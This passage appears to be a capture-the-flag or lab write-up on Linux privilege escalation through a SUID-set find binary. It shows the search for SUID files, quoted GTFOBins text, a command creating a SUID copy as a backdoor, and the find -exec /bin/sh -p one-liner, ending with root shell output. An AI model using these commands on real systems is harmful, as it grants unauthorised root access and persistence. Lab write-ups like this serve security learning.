from our interesting files looks like a SUID permssion is set for the find commands

find / -type f -perm -04000 -ls 2>/dev/null

```
-rwxr-xr-x   1 root    root      433760 Feb 15  2020 btrfs-find
-rwsr-xr-x   1 root    root      320160 Feb 18  2020 find
-rwxr-xr-x   1 root    root       73128 Jul 21  2020 findmnt
```

notice the s in the file permissions-its SUID

https://gtfobins.github.io/gtfobins/find/

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

make sure whenever you run a command you run it with the full path.

```
/usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
whoami
root
# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.94.182  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::68:3aff:fede:7977  prefixlen 64  scopeid 0x20<link>
        ether 02:68:3a:de:79:77  txqueuelen 1000  (Ethernet)
        RX packets 236  bytes 21781 (21.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 451  bytes 41211 (41.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 208  bytes 16560 (16.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 208  bytes 16560 (16.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

#
```

WE HAVE ROOT!!